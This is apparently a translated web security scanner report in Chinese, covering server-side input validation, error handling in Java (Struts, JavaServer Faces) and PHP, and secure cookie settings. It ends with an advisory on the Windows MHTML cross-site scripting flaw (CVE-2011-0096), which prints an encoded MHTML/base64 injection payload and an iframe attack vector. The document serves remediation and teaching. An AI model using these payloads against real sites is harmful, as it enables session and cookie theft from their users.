required：如果字段包含空格以外的任何字符，便告成功。

mask：如果值与掩码属性给定的正则表达式相匹配，便告成功。

range：如果值在 `min` 和 `max` 属性给定的值的范围内（`(value >= min) & (value <= max)`），便告成功。

maxLength：如果字段长度小于或等于 `max` 属性，便告成功。

minLength：如果字段长度大于或等于 `min` 属性，便告成功。

byte、short、integer、long、float、double：如果可将值转换为对应的基本类型，便告成功。

date：如果值代表有效日期，便告成功。可能会提供日期模式。

creditCard：如果值可以是有效的信用卡号码，便告成功。

e-mail：如果值可以是有效的电子邮件地址，便告成功。

使用“Struts 验证器”来验证 `loginForm` 的 `userName` 字段的示例：

```
<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayName"/>
        <var>
          <var-name>mask</var-name>
          <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
      </field>
      ...
    </form>
    ...
  </formset>
</form-validation>
```


[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件和输入验证的 Java API (JSR 127)。JavaServer Faces API 实现以下基本验证器，但可定义定制的验证器：`validate_doublerange`：在组件上注册 `DoubleRangeValidator`
`validate_length`：在组件上注册 `LengthValidator`
`validate_longrange`：在组件上注册 `LongRangeValidator`
`validate_required`：在组件上注册 `RequiredValidator`
`validate_stringrange`：在组件上注册 `StringRangeValidator`
`validator`：在组件上注册定制的 `Validator`

JavaServer Faces API 定义以下 UIInput 和 UIOutput 处理器（标记）：

`input_date`：接受以 `java.text.Date` 实例格式化的 `java.util.Date`
`output_date`：显示以 `java.text.Date` 实例格式化的 `java.util.Date`
`input_datetime`：接受以 `java.text.DateTime` 实例格式化的 `java.util.Date`
`output_datetime`：显示以 `java.text.DateTime` 实例格式化的 `java.util.Date`
`input_number`：显示以 `java.text.NumberFormat` 格式化的数字数据类型（`java.lang.Number` 或基本类型）
`output_number`：显示以 `java.text.NumberFormat` 格式化的数字数据类型（`java.lang.Number` 或基本类型）
`input_text`：接受单行文本字符串。
`output_text`：显示单行文本字符串。
`input_time`：接受以 `java.text.DateFormat` 时间实例格式化的 `java.util.Date`
`output_time`：显示以 `java.text.DateFormat` 时间实例格式化的 `java.util.Date`
`input_hidden`：允许页面作者在页面中包括隐藏变量
`input_secret`：接受不含空格的单行文本，并在输入时，将其显示为一组星号
`input_textarea`：接受多行文本
`output_errors`：显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息
`output_label`：将嵌套的组件显示为指定输入字段的标签
`output_message`：显示本地化消息

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>
```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 -

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 —

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 —

<http://java.sun.com/j2ee/jspserverfaces/>

**** 错误处理:**

许多 J2EE Web 应用程序体系结构都遵循“模型视图控制器 (MVC)”模式。在该模式中, **Servlet** 扮演“控制器”的角色。**Servlet** 将应用程序处理委派给 **EJB** 会话 **Bean** (模型) 之类的 **JavaBean**。然后, **Servlet** 再将请求转发给 **JSP** (视图), 以呈现处理结果。**Servlet** 应检查所有的输入、输出、返回码、错误代码和已知的异常, 以确保实际处理按预期进行。

数据验证可保护应用程序免遭恶意数据篡改, 而有效的错误处理策略则是防止应用程序意外泄露内部错误消息 (如异常堆栈跟踪) 所不可或缺的。好的错误处理策略会处理以下项:

[1] 定义错误

[2] 报告错误

[3] 呈现错误

[4] 错误映射

[1] 定义错误

应避免在应用程序层 (如 **Servlet**) 中硬编码错误消息。相反地, 应用程序应该使用映射到已知应用程序故障的错误密钥。好的做法是定义错误密钥, 且该错误密钥映射到 **HTML** 表单字段或其他 **Bean** 属性的验证规则。例如, 如果需要“**user_name**”字段, 其内容为字母数字, 并且必须在数据库中是唯一的, 那么就应定义以下错误密钥:

(a) **ERROR_USERNAME_REQUIRED**: 该错误密钥用于显示消息, 以通知用户需要“**user_name**”字段;

(b) **ERROR_USERNAME_ALPHANUMERIC**: 该错误密钥用于显示消息, 以通知用户“**user_name**”字段应该是字母数字;

(c) **ERROR_USERNAME_DUPLICATE**: 该错误密钥用于显示消息, 以通知用户“**user_name**”值在数据库中重复;

(d) **ERROR_USERNAME_INVALID**: 该错误密钥用于显示一般消息, 以通知用户“**user_name**”值无效;

好的做法是定义用于存储和报告应用程序错误的以下框架 **Java** 类:

- **ErrorKeys**: 定义所有错误密钥

```
// Example: ErrorKeys defining the following error keys:
// - ERROR_USERNAME_REQUIRED
// - ERROR_USERNAME_ALPHANUMERIC
// - ERROR_USERNAME_DUPLICATE
// - ERROR_USERNAME_INVALID
// ...
public class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- **Error**: 封装个别错误

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public class Error implements Serializable {

    // Constructor given a specified error key
    public Error(String key) {
        this(key, null);
    }

    // Constructor given a specified error key and array of placeholder objects
    public Error(String key, Object[] values) {
        this.key = key;
        this.values = values;
    }

    // Returns the error key
    public String getKey() {
        return this.key;
    }
}
```

```

// Returns the placeholder values
public Object[] getValues() {
    return this.values;
}

private String key = null;
private Object[] values = null;
}

```

- Errors: 封装错误的集合

```

// Example: Errors encapsulates the Error objects being reported to the presentation layer.
// Errors are stored in a HashMap where the key is the bean property name and value is an
// ArrayList of Error objects.
public class Errors implements Serializable {

    // Adds an Error object to the Collection of errors for the specified bean property.
    public void addError(String property, Error error) {
        ArrayList propertyErrors = (ArrayList)errors.get(property);
        if (propertyErrors == null) {
            propertyErrors = new ArrayList();
            errors.put(property, propertyErrors);
        }
        propertyErrors.put(error);
    }

    // Returns true if there are any errors
    public boolean hasErrors() {
        return (errors.size() > 0);
    }

    // Returns the Errors for the specified property
    public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
    }

    private HashMap errors = new HashMap();
}

```

以下是使用上述框架类来处理“user_name”字段验证错误的示例:

```

// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
} // (b) Alpha-numeric validation rule
else if (!Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
}
else
{
    // (c) Duplicate check validation rule
    // We assume that there is an existing UserValidationEJB session bean that implements
    // a checkIfDuplicate() method to verify if the user already exists in the database.
    try {
        ...
        if (UserValidationEJB.checkIfDuplicate(userName)) {
            errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
        }
    } catch (RemoteException e) {
        // log the error
    }
}

```

```

        logger.error("Could not validate user for specified userName: " + userName);
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
    }
}
// set the errors object in a request attribute called "errors"
request.setAttribute("errors", errors);
...

```

[2] 报告错误

有两种方法可报告 web 层应用程序错误:

(a) Servlet 错误机制

(b) JSP 错误机制

[2-a] Servlet 错误机制

Servlet 可通过以下方式报告错误:

- 转发给输入 JSP (已将错误存储在请求属性中), 或
- 使用 HTTP 错误代码参数来调用 `response.sendError`, 或
- 抛出异常

好的做法是处理所有已知应用程序错误 (如 [1] 部分所述), 将这些错误存储在请求属性中, 然后转发给输入 JSP。输入 JSP 应显示错误消息, 并提示用户重新输入数据。以下示例阐明转发给输入 JSP (`userInput.jsp`) 的方式:

```

// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
}

```

如果 Servlet 无法转发给已知的 JSP 页面, 那么第二个选项是使用 `response.sendError` 方法, 将 `HttpServletResponse.SC_INTERNAL_SERVER_ERROR` (状态码 500) 作为参数, 来报告错误。请参阅 `javax.servlet.http.HttpServletResponse` 的 Javadoc, 以获取有关各种 HTTP 状态码的更多详细信息。

返回 HTTP 错误的示例:

```

// Example to return a HTTP error code
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd == null) {
    // messages is a resource bundle with all message keys and values
    response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
        messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
}

```

作为最后的手段, Servlet 可以抛出异常, 且该异常必须是以下其中一类的子类: - `RuntimeException` -

`ServletException` - `IOException`

[2-b] JSP 错误机制

JSP 页面通过定义 `errorPage` 伪指令来提供机制, 以处理运行时异常, 如以下示例所示:

```

<%@ page errorPage="/errors/userValidation.jsp" %>

```

未捕获的 JSP 异常被转发给指定的 `errorPage`，并且原始异常设置在名称为 `javax.servlet.jsp.jspException` 的请求参数中。错误页面必须包括 `isErrorPage` 伪指令，如下所示：

```
<%@ page isErrorPage="true" %>
```

`isErrorPage` 伪指令导致“exception”变量初始化为所抛出的异常对象。

[3] 呈现错误

J2SE Internationalization API 提供使应用程序资源外部化以及将消息格式化的实用程序类，其中包括：

(a) 资源束

(b) 消息格式化

[3-a] 资源束

资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。每一资源束都会为特定的语言环境存储键/值对的映射。

`java.util.PropertyResourceBundle` 将内容存储在外部属性文件中，对其进行使用或扩展都很常见，如以下示例所示：

```
#####
# ErrorMessages.properties
#####
# required user name error message
error.username.required=User name field is required

# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one

...
```

可定义多种资源，以支持不同的语言环境（因此名为资源束）。例如，可定义 `ErrorMessages_fr.properties` 以支持该束系列的法语成员。如果请求的语言环境的资源成员不存在，那么会使用缺省成员。在以上示例中，缺省资源是 `ErrorMessages.properties`。应用程序（JSP 或 Servlet）会根据用户的语言环境从适当的资源检索内容。

[3-b] 消息格式化

J2SE 标准类 `java.util.MessageFormat` 提供使用替换占位符来创建消息的常规方法。`MessageFormat` 对象包含嵌入了格式说明符的模式字符串，如下所示：

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

以下是使用 `ResourceBundle` 和 `MessageFormat` 来呈现错误消息的更加全面的示例：

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }
}
```

```

// Returns the error message for the specified error key in the specified locale
public String getErrorMessage(String errorKey, Locale locale) {
    return getErrorMessage(errorKey, null, locale);
}

// Returns a formatted error message for the specified error key in the specified locale
public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
    // Get localized ErrorMessageResource
    ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale);
    // Get localized error message
    String errorMessage = errorMessageResource.getString(errorKey);
    if (args != null) {
        // Format the message using the specified placeholders args
        return MessageFormat.format(errorMessage, args);
    } else {
        return errorMessage;
    }
}

// default environment locale
private Locale defaultLocale = Locale.getDefaultLocale();
}

...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
}

```

建议定义定制 JSP 标记（如 `displayErrors`），以迭代处理并呈现错误消息，如以上示例所示。

[4] 错误映射

通常情况下，“Servlet 容器”会返回与响应状态码或异常相对应的缺省错误页面。可以使用定制错误页面来指定状态码或异常与 Web 资源之间的映射。好的做法是开发不会泄露内部错误状态的静态错误页面（缺省情况下，大部分 Servlet 容器都会报告内部错误消息）。该映射配置在“Web 部署描述符（web.xml）”中，如以下示例所指定：

```

<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
    <exception-type>UserValidationException</exception-type>
    <location>/errors/validationError.html</error-page>
</error-page>
<error-page>
    <error-code>500</exception-type>
    <location>/errors/internalError.html</error-page>
</error-page>
<error-page>
    ...
</error-page>
...

```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。验证规则配置在 XML 文件中，该文件定义了表单字段的输入验证规则以及对应的验证错误密钥。Struts 提供国际化支持以使用资源束和消息格式化来构建本地化应用程序。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```
<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
</formset>
<formset>
  <form name="loginForm">
    <!-- userName is required and is alpha-numeric case insensitive -->
    <field property="userName" depends="required,mask">
      <!-- message resource key to display if validation fails -->
      <msg name="mask" key="login.userName.maskmsg"/>
      <arg0 key="login.userName.displayName"/>
      <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
      </var>
    </field>
    ...
  </form>
  ...
</formset>
</form-validation>
```

Struts JSP 标记库定义了有条件地显示一组累计错误消息的“errors”标记，如下示例所示：

```
<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<html:html>
<head>
<body>
  <html:form action="/logon.do">
    <table border="0" width="100%">
      <tr>
        <th align="right">
          <html:errors property="username"/>
          <bean:message key="prompt.username"/>
        </th>
        <td align="left">
          <html:text property="username" size="16"/>
        </td>
      </tr>
      <tr>
        <td align="right">
          <html:submit><bean:message key="button.submit"/></html:submit>
        </td>
        <td align="right">
          <html:reset><bean:message key="button.reset"/></html:reset>
        </td>
      </tr>
    </table>
  </html:form>
</body>
</html:html>
```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件、验证输入和支持国际化的 Java API（JSR 127）。

JavaServer Faces API 定义“output_errors”UIOutput 处理器，该处理器显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息。

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>
```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 -

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 -

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 -

<http://java.sun.com/j2ee/javaserverfaces/>

PHP

应用程序错误

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须始终在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 Javascript。

一份好的设计通常需要 Web 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：

[1] 必需字段

[2] 字段数据类型（缺省情况下，所有 HTTP 请求参数都是“字符串”）

[3] 字段长度

[4] 字段范围

[5] 字段选项

[6] 字段模式

[7] cookie 值

[8] HTTP 响应

好的做法是实现一个或多个验证每个应用程序参数的函数。以下部分描述一些检查的示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：


```
// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}
```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。[4] 字段范围始终确保输入参数是在由功能需求定义的范围內。

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 SELECT HTML 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。[6] 字段模式始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 userName 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：`^[a-zA-Z0-9]+$`

[7] cookie 值

适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

[8] HTTP 响应

[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，开发者应通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：`< > ' ' % ;) (& +`

PHP 包含一些自动化清理实用程序函数，如 `htmlentities()`：

```
$input = htmlentities($input, ENT_QUOTES, 'UTF-8');
```

此外，为了避免“跨站点脚本编制”的 UTF-7 变体，您应该显式定义响应的 Content-Type 头，例如：

```
<?php
header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] 保护 cookie

在 cookie 中存储敏感数据且通过 SSL 来传输时，请确保先在 HTTP 响应中设置 cookie 的安全标志。这将会指示浏览器仅通过 SSL 连接来使用该 cookie。

为了保护 cookie，您可以使用以下代码示例：

```
<$php
$value = "some_value";
```

```

$time = time()+3600;
$path = "/application/";
$domain = ".example.com";
$secure = 1;

setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);

?>

```

此外，我们建议您使用 **HttpOnly** 标志。当 **HttpOnly** 标志设置为 **TRUE** 时，将只能通过 **HTTP** 协议来访问 **cookie**。这意味着无法用脚本语言（如 **JavaScript**）来访问 **cookie**。该设置可有效地帮助减少通过 **XSS** 攻击盗用身份的情况（虽然并非所有浏览器都支持该设置）。

在 **PHP 5.2.0** 中添加了 **HttpOnly** 标志。

引用[1]使用 **HTTP** 专用 **cookie** 来减轻“跨站点脚本编制”的影响：

<http://msdn2.microsoft.com/en-us/library/ms533046.aspx>

[2] **PHP** 安全协会：

<http://phpsec.org/>

[3] **PHP** 和 **Web** 应用程序安全博客 (Chris Shiflett)：

<http://shiflett.org/>

整数溢出

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须始终在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 **Javascript**。

一份好的设计通常需要 **Web** 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：

[1] 必需字段

[2] 字段数据类型（缺省情况下，所有 **HTTP** 请求参数都是“字符串”）

[3] 字段长度

[4] 字段范围

[5] 字段选项

[6] 字段模式

[7] **cookie** 值

[8] **HTTP** 响应

好的做法是实现一个或多个验证每个应用程序参数的函数。以下部分描述一些检查的示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```

// PHP example to validate required fields
function validateRequired($input) {
    ...
    $pass = false;
    if (strlen(trim($input))>0){
        $pass = true;
    }
    return $pass;
    ...
}
...
if (validateRequired($fieldName)) {
    // fieldName is valid, continue processing request
    ...
}

```

[2] 输入的 **Web** 应用程序中的字段数据类型和输入参数欠佳。例如，所有 **HTTP** 请求参数或 **cookie** 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。[3] 字段长度“始终”确保输入参数（**HTTP** 请求参数或 **cookie** 值）有最小长度和/或最大长度的限制。[4] 字段范围

始终确保输入参数是在由功能需求定义的范围內。

[5] 字段选项 **Web** 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行

服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。**[6] 字段模式**
始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 `userName` 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：`^[a-zA-Z0-9]+$`

[7] cookie 值

适用于 `cookie` 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

[8] HTTP 响应

[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，开发者应通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：`< > ' ' % ;) (& +`

PHP 包含一些自动化清理实用程序函数，如 `htmlentities()`：

```
$input = htmlentities($input, ENT_QUOTES, 'UTF-8');
```

此外，为了避免“跨站点脚本编制”的 UTF-7 变体，您应该显式定义响应的 `Content-Type` 头，例如：

```
<?php
header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] 保护 cookie

在 `cookie` 中存储敏感数据且通过 SSL 来传输时，请确保先在 HTTP 响应中设置 `cookie` 的安全标志。这将会指示浏览器仅通过 SSL 连接来使用该 `cookie`。

为了保护 `cookie`，您可以使用以下代码示例：

```
<$php
$value = "some_value";
$time = time()+3600;
$path = "/application/";
$domain = ".example.com";
$secure = 1;

setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);

?>
```

此外，我们建议您使用 `HttpOnly` 标志。当 `HttpOnly` 标志设置为 `TRUE` 时，将只能通过 HTTP 协议来访问 `cookie`。这意味着无法用脚本语言（如 JavaScript）来访问 `cookie`。该设置可有效地帮助减少通过 XSS 攻击盗用身份的情况（虽然并非所有浏览器都支持该设置）。

在 PHP 5.2.0 中添加了 `HttpOnly` 标志。

引用[1] 使用 HTTP 专用 `cookie` 来减轻“跨站点脚本编制”的影响：

<http://msdn2.microsoft.com/en-us/library/ms533046.aspx>

[2] PHP 安全协会：

<http://phpsec.org/>

[3] PHP 和 Web 应用程序安全博客 (Chris Shiflett)：

<http://shiflett.org/>

咨询

Microsoft Windows MHTML 跨站点脚本编制

TOC

测试类型:

应用程序级别测试

威胁分类:

跨站点脚本编制

原因:

未对用户输入正确执行危险字符清理

安全性风险:

可能会窃取或操纵客户会话和 **cookie**，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

受影响产品:

CVE:

CVE-2011-0096

CWE:

79

X-Force:

80204

引用:

供应商站点
BugTraq BID: 46055
Secunia 咨询

技术描述:

已发现该站点易受到 Windows MHTML 跨站点脚本编制攻击。以下是对 MHTML 跨站点脚本编制攻击的技术性描述，

以及对跨站点脚本编制的一般概括。

MHTML 是 Microsoft Windows 和 Microsoft Internet Explorer 对整个 Web 站点进行归档所使用的一种文件格式。MHTML 处理程序可能预先添加到 Web 请求中，从而强制 Internet Explorer 使用 MHTML 协议。由于 Microsoft Windows 出现故障，因此 Internet Explorer 版本便与之无关。

MHTML 文件格式的内容类似于简单的 HTTP 流量。例如：

```
From: <Saved by Windows Internet Explorer 8>
Subject: IBM
Date: Wed, 2 Feb 2011 13:58:08 +0200
MIME-Version: 1.0
Content-Type: multipart/related;
    type="text/html";
    boundary="-----_NextPart_000_0024_01CBC2E1.38BE5920"
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.5994

This is a multi-part message in MIME format.

-----_NextPart_000_0024_01CBC2E1.38BE5920
Content-Type: text/html;
    charset="windows-1255"
Content-Transfer-Encoding: quoted-printable
Content-Location: http://www.ibm.com/index.html?param=AppScan

<HTML>IBM's Website, Hello AppScan</HTML>
```

注意：以上 MHTML 文件的内容还包括以 BASE64 编码的二进制数据（使用常规 HTTP 通信通过 MIME 进行编码时）。

因此，即使处于限制和/或过滤，攻击者无法将 JavaScript 注入到返回的站点响应中，但仍可注入 BASE64 内容，原因是一般不会将 BASE64 视作威胁。攻击者可使用以下有效内容注入 BASE64 编码的 JavaScript：

```
Content-Type:%20multipart/related;%20boundary=_AppScan%0d%0a--_AppScan%0d%0aContent-
Location:foo%0d%0aContent-Transfer-
Encoding:base64%0d%0a%0d%0aPGh0bWw%2bPHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD48L2h0bWw%2b%0d%0a
```

可使用以下位于攻击者站点上的请求技术：

```
<iframe src="MHTML:http://[SERVER]/index.php?param=Content-
Type:%20multipart/related;%20boundary=_AppScan%0d%0a--_AppScan%0d%0aContent-Location:foo%0d%0aContent-
Transfer-Encoding:base64%0d%0a%0d%0aPGh0bWw%2bPHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD48L2h0bWw%2b%0d%0a!foo">
</iframe>
```

有效内容解码为：

```
Content-Type: multipart/related; boundary=_AppScan
--_AppScan
Content-Location:foo
Content-Transfer-Encoding:base64

PGh0bWw+PHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD48L2h0bWw+
```

除非 "MHTML:" 处理程序添加在以上 `<iframe>` 标记中, 有效内容都将注入到 Web 站点中, 但 BASE64 内容不会通过客户机浏览器进行解码。这是因为上面提到的 MHTML 协议的行为。

在上述有效内容中, BASE64 数据解码为:

```
<html><script>alert ("XSS")</script></html>
```

总而言之, 以上攻击会暴露出“跨站点脚本编制”漏洞。顺序如下:

1. 客户机向攻击者站点发出请求, 攻击者站点包含 `<iframe>` 标记, 其中包含对有漏洞站点的恶意请求。
2. `<iframe>` 标记包含 "MHTML:" 处理程序, 客户机浏览器会对其进行处理, 从而向有漏洞的站点发出了另一请求, 此时便包含恶意注入。
3. 恶意注入将成功注入到有漏洞的 Web 站点, 并作为客户机浏览器的响应。
4. 客户机浏览器被迫使用 MHTML 协议处理响应数据, 从而对 BASE64 信息进行解码, 并在客户端机器上运行恶意 JavaScript 代码。

“跨站点脚本编制”攻击是一种隐私违例, 可让攻击者获取合法用户的凭证, 并在与特定 Web 站点交互时假冒这位用户。

这个攻击立足于下列事实: Web 站点中所包含的脚本直接将用户在 HTML 页面中的输入 (通常是参数值) 返回, 而不预先加以清理。如果脚本在响应页面中返回由 JavaScript 代码组成的输入, 浏览器便可以执行此输入。因此, 有可能形成指向站点的若干链接, 且其中一个参数包含恶意的 JavaScript 代码。该代码将在站点上下文中 (由用户浏览器) 执行, 这使得该代码有权访问用户在该站点中具有访问权的 cookie, 以及站点中其他可通过用户浏览器访问的窗口。攻击依照下列方式继续进行: 攻击者诱惑合法用户单击攻击者生成的链接。用户单击该链接时, 便会生成对于 Web 站点的请求, 其中的参数值含有恶意的 JavaScript 代码。如果 Web 站点将这个参数值嵌入在响应的 HTML 页面中 (这正是站点问题的本质所在), 恶意代码便会在用户浏览器中运行。

脚本可能执行的操作如下:

- [1] 将用户的 cookie (针对合法站点) 发送给攻击者。
 - [2] 将可通过 DOM (URL、表单字段等) 访问的信息发送给攻击者。
- 结果是在易受攻击的站点上, 受害用户的安全和隐私受到侵害。

部分注意事项如下:

- [1] 虽然受攻击的 Web 站点涉入其中, 但它没有直接受害。它被用作攻击者发送的恶意脚本的“跳板”, 用来以合法身份返回受害者的浏览器。不过, 由于受害者的隐私是在特定站点的上下文中受到侵害, 并且由于站点有直接责任, 因此, 这将视为站点的安全缺陷。
- [2] 如果受害的用户所访问的站点由攻击者来维护, 攻击者便可以使用 Web 站点链接来提供恶意的链接。如果攻击者知道用户的电子邮件地址, 且用户的电子邮件客户端使用浏览器来呈现 HTML 消息, 恶意的链接也可以由电子邮件来提供。
- [3] 用户输入在表单字段值 (即 URL 参数) 中最常见, 但也有已知的攻击将恶意的代码嵌入路径、查询, 或 HTTP Referrer 头中, 甚至是嵌入 Cookie 中。
